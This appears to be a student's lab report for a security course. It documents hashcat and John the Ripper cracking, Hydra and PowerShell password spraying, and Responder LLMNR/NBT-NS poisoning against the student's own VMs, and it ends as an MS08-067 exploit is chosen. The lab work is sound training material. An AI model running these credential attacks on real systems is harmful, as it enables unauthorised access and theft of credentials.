Exercise 1 – password cracking (20p)

Fusion your first and last name (ex lucianandrei) to generate the following hash types

a. MD5

b. SHA1

c. Bcrypt

d. MD4

You can use CyberChef https://gchq.github.io/CyberChef/ to create the hashes.

Crack the hashes using hashcat. **Don't forget to add your first and last name to the dictionary you will use.**

I recommend to do the following lab prior to your exercise


https://tryhackme.com/room/crackthehash

which has the solution here


https://embeddedworld.home.blog/2019/05/11/hacking-walk-through-cracking-the-hashes/

Document the steps you used to generate the hash and to crack it.

To start the homework, I have started by going on Cyberchef like mentioned above. From the homepage, I have opened the hash section and dragged the MD5 into the Recipe section. I have then put my name (fredericperron) in the input section, to generate a hash in the output section. See images on the next page:



Where I would drag the MD5 hash from, into the Recipe section…see image below



Results of the MD5 recipe with my name in the input

I have repeated the same process for every different hash function (MD5, SHA1, Bcrypt & MD4), which gave me the following Output string for every hash function with my name fredericperron as Input:

MD5: 8482d56aa36221e7c5d9900148cfe8e7

After adding my name in the rockyou text file, I have entered the following command in my Kali Linux terminal: hashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt

Hashoutputpw.txt being the txt file I want my cracked hashes to go in

Md5.txt being the file with my Md5 hash string

Rockyou.txt being the hashcat original wordlist


See the images below for the steps to crack MD5 hash:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
cl project]
=================================================================================================================
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
```

Entering the command

```
* Passwords.: 14344393
* Bytes.....: 139921522
* Keyspace..: 14344386
* Runtime...: 1 sec


Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 8482d56aa36221e7c5d9900148cfe8e7
Time.Started.....: Sat Feb 25 04:41:11 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:41:11 2023 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2517.8 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344386 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron → queen

Started: Sat Feb 25 04:41:09 2023
Stopped: Sat Feb 25 04:41:12 2023

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Crack successful



Proof with my name next to the hash

SHA1: bd6a73c6c289a024601456e142a23066b7b8fdba

The same steps as MD5 were made, but with a txt file named sha1.txt and obviously I have changed the mode to 100 being the mode of sha1.

See images below for the steps I took:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 100 -a 0 -o hashoutputpw.txt sha1.txt rockyou.txt                                    130 ×
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
cl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════
═══════════
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1


* Filename..: rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386


Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA1
Hash.Target......: bd6a73c6c289a024601456e142a23066b7b8fdba
Time.Started.....: Sat Feb 25 04:51:25 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:51:25 2023 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3345.8 kH/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344386 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron → queen

Started: Sat Feb 25 04:51:11 2023
Stopped: Sat Feb 25 04:51:27 2023

┌──(kali㉿kali)-[~/Downloads]
└─$
```

```
Downloads
Terminal
File  Edit  View  Search  Terminal  Help
8482d56aa36221e7c5d9900148cfe8e7:fredericperron
8482d56aa36221e7c5d9900148cfe8e7:fredericperron
bd6a73c6c289a024601456e142a23066b7b8fdba:fredericperron
~
```

Bcrypt: $2a$10$7QKStpWyvjx269WaAG9jteJZCpEUhFQWG.7OzLORgDB17l/8Zg1ka

Then, for bcrypt hash, I have made the same command but with the mode being 3200.

See images below for steps I took:

```
Stopped: Sat Feb 25 04:51:27 2023

┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 3200 -a 0 -o hashoutputpw.txt bcrypt.txt rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
cl project]
==================================================================================================================
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
* Passwords.: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386


Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2a$10$7QKStpWyvjx269WaAG9jteJZCpEUhFQWG.7OzLORgDB1 ... 8Zg1ka
Time.Started.....: Sat Feb 25 04:59:00 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:59:00 2023 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       26 H/s (10.31ms) @ Accel:8 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 16/14344386 (0.00%)
Rejected.........: 0/16 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: fredericperron -> lovely

Started: Sat Feb 25 04:58:27 2023
Stopped: Sat Feb 25 04:59:02 2023

┌──(kali㉿kali)-[~/Downloads]
└─$
```

```
Downloads
Terminal
File  Edit  View  Search  Terminal  Help
8482d56aa36221e7c5d9900148cfe8e7:fredericperron
8482d56aa36221e7c5d9900148cfe8e7:fredericperron

$2a$10$7QKStpWyvjx269WaAG9jteJZCpEUhFQWG.7OzLORgDB17l/8Zg1ka:fredericperron
~
~
~
~
~
~
```


MD4: 5a36fd06916408c684d46b0901cb43d2

Finally for MD4 hash function, I have done also the same thing, but with the mode 900 being the mode for MD4. (Everything referenced to https://hashcat.net/wiki/doku.php?id=example_hashes)

The command used to crack md4 is in the images on the next page:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 900 -a 0 -o hashoutputpw.txt md4.txt rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
cl project]
==================================================================================================================
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
* Passwords.: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386


Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD4
Hash.Target......: 5a36fd06916408c684d46b0901cb43d2
Time.Started.....: Sat Feb 25 05:03:09 2023 (0 secs)
Time.Estimated...: Sat Feb 25 05:03:09 2023 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2570.5 kH/s (0.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344386 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron → queen

Started: Sat Feb 25 05:02:55 2023
Stopped: Sat Feb 25 05:03:10 2023

┌──(kali㉿kali)-[~/Downloads]
└─$
```



Exercise 2 – password attacks (20p)


a. Create a new user in your Metasploitable 2 using your first and last name (ex lucianandrei) and perform a password spraying attack against it using Hydra (10)

I did a new user with the following command: sudo adduser fredericperron (see image below). I have then performed a password spraying attack against it while using the Hydra tool like seen in class. Also see the images below for full details.


```
msfadmin@metasploitable:~$ sudo adduser fredericperron
Adding user `fredericperron' ...
Adding new group `fredericperron' (1003) ...
Adding new user `fredericperron' (1003) with group `fredericperron' ...
Creating home directory `/home/fredericperron' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for fredericperron
Enter the new value, or press ENTER for the default
        Full Name []: frederic perron
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ msfadmin
```

Creating a new user with name and password fredericperron

After creating the account, I headed to my Kali machine and opened Hydra-graphicals. I then entered my Metasploitable 2's IP, changed to ssh protocol and chose my username list and password fredericperron. It then found the username and password of my Metasploitable 2 account fredericperron/fredericperron. See images on next page:



Changing the IP to my MSploitable2 machine and changing the protocol





Choosing my newly created username list and password fredericperron. It then found the user fredericperron with password fredericperron. See next image

```
[22][ssh] host: 192.168.64.134   login: fredericperron   password: fredericperron
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "" - 50 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "1norrepcirederf" - 51 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "fredericperron" - 52 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "frederic.perron" - 53 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "" - 54 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "norrep.cirederf" - 55 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "fredericperron" - 56 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "perron" - 57 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "" - 58 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "norrep" - 59 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "fredericperron" - 60 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "perron1" - 61 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "" - 62 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "1norrep" - 63 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "fredericperron" - 64 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "user" - pass "user" - 65 of 100 [child 0] (0/0)
```

b. Create a new user in your ADHD machine (https://www.antisyphontraining.com/john-strand-training-lab-download-instructions/) using your first and last name (ex lucianandrei) with **the same password as your username**. Perform a password spraying attack against it following the instructions from https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/PasswordSpray/PasswordSpray.md (10p)

To start exercise 2 b., I have started by creating a new user in the ADHD machine. To do so, I followed the following path: Start > Settings > Accounts > Family & other users > Other Users > Add other user and then selected Add account. I have skipped the register an email section and used the fredericperron username and gave it the same password. I have now a new user/account in the ADHD machine named fredericperron and have followed the instructions from the github link above. See images below for end results:





```
Command Prompt - powershell
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \tools

C:\tools>200-user-gen.bat
```

Generating the user list

```
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\tools> Set-ExecutionPolicy Unrestricted
Set-ExecutionPolicy : Access to the registry key
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the execution
policy for the default (LocalMachine) scope, start Windows PowerShell with the "Run as administrator" option. To
change the execution policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy Unrestricted
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetExecutionPolicyComma
   nd
PS C:\tools> Import-Module .\LocalPasswordSpray.ps1
PS C:\tools> Invoke-LocalPasswordSpray -Password fredericperron
##### Making a list of all local users  #####
A subdirectory or file C:\temp\ already exists.
[*] Using C:\temp\UserList.txt as userlist to spray with
[*] Password spraying has started. Current time is 7:19 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fredericperron Password:fredericperron
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to C:\temp\sprayed-creds.txt
PS C:\tools>
```

Success in password spraying the local device with password fredericperron


Exercise 3 – Responder & JTR (10p)

In your machine ADHD, using the user created in Exercise 2, perform the lab: https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Responder/Responder.md with the following scenario:


- With the ADHD account start responder
- Login with your newly create account and try to navigate, in File Explorer, to an non-existing location
- Capture the hash and crack it using John the Ripper
- Document everything using Print Screens (https://www.screenpresso.com/ free can make your captures more appealing to the eye)

I have started by doing like in the github link, and opening an Ubuntu command prompt. I have then followed the commands to get root and Responder. I have then like shown in the lab, went back to my


Windows system and opened windows explorer and put it in the string \\Noooo into the address bar. Afterwards, there was some captured data showing up. I went back to the required directory in the lab (cd logs/). I have then afterwards started JohnTheRipper. After capturing a NTLMv1 hash I used the command to crack it. I have then followed the instructions to open a meterpreter session on the Windows system. See images below



Results of me opening the sudo su with the adhd password, then going to the Responder directory and applying the command shown above.



Results of the command ./Responder.py -I eth0



Entering the \\Noooo string

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 172.19.160.1 for name NOOOO (service: File Server)
[*] [MDNS] Poisoned answer sent to 172.19.160.1    for name Noooo.local
[*] [MDNS] Poisoned answer sent to 172.19.160.1    for name Noooo.local
----------------------------------------
Exception happened during processing of request from ('172.19.160.1', 1280)
Traceback (most recent call last):
  File "/usr/lib/python2.7/SocketServer.py", line 599, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python2.7/SocketServer.py", line 334, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python2.7/SocketServer.py", line 655, in __init__
    self.handle()
  File "/opt/Responder/servers/SMB.py", line 210, in handle
    data = self.request.recv(1024)
error: [Errno 104] Connection reset by peer
----------------------------------------
[*] [MDNS] Poisoned answer sent to 172.19.160.1    for name noooo.local
[*] [NBT-NS] Poisoned answer sent to 172.19.160.1 for name NOOOO (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.19.160.1    for name noooo.local
[HTTP] NTLMv2 Client   : 172.19.160.1
[HTTP] NTLMv2 Username : DESKTOP-I1T2G01\adhd
[HTTP] NTLMv2 Hash     : adhd::DESKTOP-I1T2G01:1122334455667788:013F98F0480F169BA99707B7309D9A21:0101000000000
CF449D901F5F8B7CA1AA1244F000000002000600530040D0042000100160053004D0042002D0054004F004F004C004B004900540004001
962002E006C006F00630061006C0003002800730065007200760065007200320030000300033002E0073006D0062002E006C006F0063006
9120073006D0062002E006C006F00630061006C0008003000300000000000000001000000000200000E71974CEA0D9000371416DE074CB2
1FFE6577D4E69B104D4E9F9B90A001000000000000000000000000000000000000000900200048005400540050002F006E006F006F006F006
96F00630061006C000000000000000000
```

Results of \\Noooo string

```
root@DESKTOP-I1T2G01:/opt/Responder/logs# /opt/JohnTheRipper/run/john --format=netntlmv2 ./HTTP-NTLMv2-172.19.160.1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
adhd             (adhd)
1g 0:00:00:00 DONE 1/3 (2023-02-26 08:12) 100.0g/s 800.0p/s 800.0c/s 800.0C/s adhd..Dadhd
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
root@DESKTOP-I1T2G01:/opt/Responder/logs#
```

Following the cd and cracking the password of ADHD session

The remaining was not to be done because the RHOSTS didn't work as mentioned in the last class.

Exercise 4 – Pivoting & Persistence (50p)

Use a client-side exploit against the Windows XP machine. There are multiple vulnerabilities on the machine, ex Flash, Firefox …. Don't use the simple one using msvenom we used in the lab. (10p)

I have started by making sure all my machines are in the same subnet. The first one was to be set on NAT and the second one the host-only VMNET19 I have created. After this was done, I headed towards my kali machine and opened metasploitable. I started by googling which was the best vulnerability for XP and how to operate it. I have landed on this website in the first options: https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/. This website showed me how to change to LHOSTS and RHOSTS, show the targets vulnerable to my exploit, etc. The exploit that was used in this website was exploit/windows/smb/ms08_067_netapi.

